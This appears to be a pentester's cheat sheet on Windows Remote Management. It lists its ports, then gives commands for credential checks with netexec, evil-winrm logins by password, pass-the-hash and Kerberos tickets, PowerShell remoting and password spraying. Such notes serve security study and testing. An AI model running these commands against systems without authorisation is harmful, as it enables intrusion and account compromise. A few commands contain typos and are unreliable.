PRIMARY CATEGORY → PROTOCOLS AND SERVICES
Theory
WinRM → Windows Remote Management
It’s the Microsoft implementation of the WS-Management Protocol that allows for Remote Management and Communication with Windows Machines
Therefore, the underlying protocol which uses WinRM is the WS-Management, which is a services-based protocol that facilitates Remote Management by using HTTP, HTTPS and XML for communication
Ports
Over HTTP
5985
Over HTTPS
5986
Enable WinRM
Powershell
Run this as Administrator or SYSTEM
Enable-PSRemoting -ForceRemote Connection
In order to connect to the Target via WinRM, the authenticated user must belong to the Remote Management Users system group on the Remote System
This can be checked as follows using netexec
nxc winrm <TARGET> --username '<USERNAME>' --password '<PASSWORD>'Command Output
WINRM       IP_ADDRESS   5985   Host          [*] 10.0 Build 26100 (name:TARGET) (domain:DOMAIN)
WINRM       IP_ADDRESS   5985   Host          [+] TARGET\USERNAME:PASSWORD (Pwn3d!)
The Pwn3d! indicates that the user belongs to the Remote Management Users group
Therefore, an attacker could connect to the system using →
MS-PSRP
Evil-WinRM
- Password Authentication
evil-winrm --user '<USERNAME>' --password '<PASSWORD>' --ip <TARGET>- NTLM Hash Authentication (Pass the Hash - PtH)
evil-winrm --user '<USERNAME>' --hash '<NTLM_HASH>' --ip <TARGET>- Certificate Authentication
See here
evil-winrm --pub-key '<PUB_KEY_FILE>' --priv-key '<PRIV_KEY_FILE>' --user '<USER>' --target '<TARGET>' --ssl- Kerberos Authentication (Pass the Ticket - PtT)
apt install -y -- krb-userDefault Kerberos Version 5 Realm

Zoom In
The Kerberos Server can be empy
Administrative Server for your Kerberos Realm

Zoom In
If the
krb5-userpackage is already installed, just modify the/etc/krb5.confconfiguration file
Add the TGT to the current session using the KRBCCNAME enviromental parameter and use evil-winrm as follows
export KRB5CCNAME=<CCACHE_FILE>evil-winrm --ip <HOSTNAME> --realm <DOMAIN>Enter-PSSession
$password = Convert-ToSecureString -AsPlainText -Force -String '<PASSWORD>'$cred = New-Object -TypeName System.Management.Automation.PSCredential ('<DOMAIN>\<USERNAME>', $password)Enter-PSSession -ComputerName <TARGET> -Credential $credInvoke-Command
$password = ConvertTo-SecureString -AsPlainText -Force -String '<PASSWORD>'$cred = New-Object -TypeName System.Management.Automation.PSCredential ('<DOMAIN>\<USERNAME>', $password)Invoke-Command -ComputerName <TARGET> -Credential $cred -ScriptBlock { '<COMMAND>' }Dictionary Attack & Password Spraying
Netexec
User ↔ Passwordlist
nxc winrm <TARGET> --username '<USER>' --password '<PASSWDLIST>'Userlist ↔ Passwordlist
nxc winrm <TARGET> --username '<USERLIST>' --password '<PASSWDLIST>'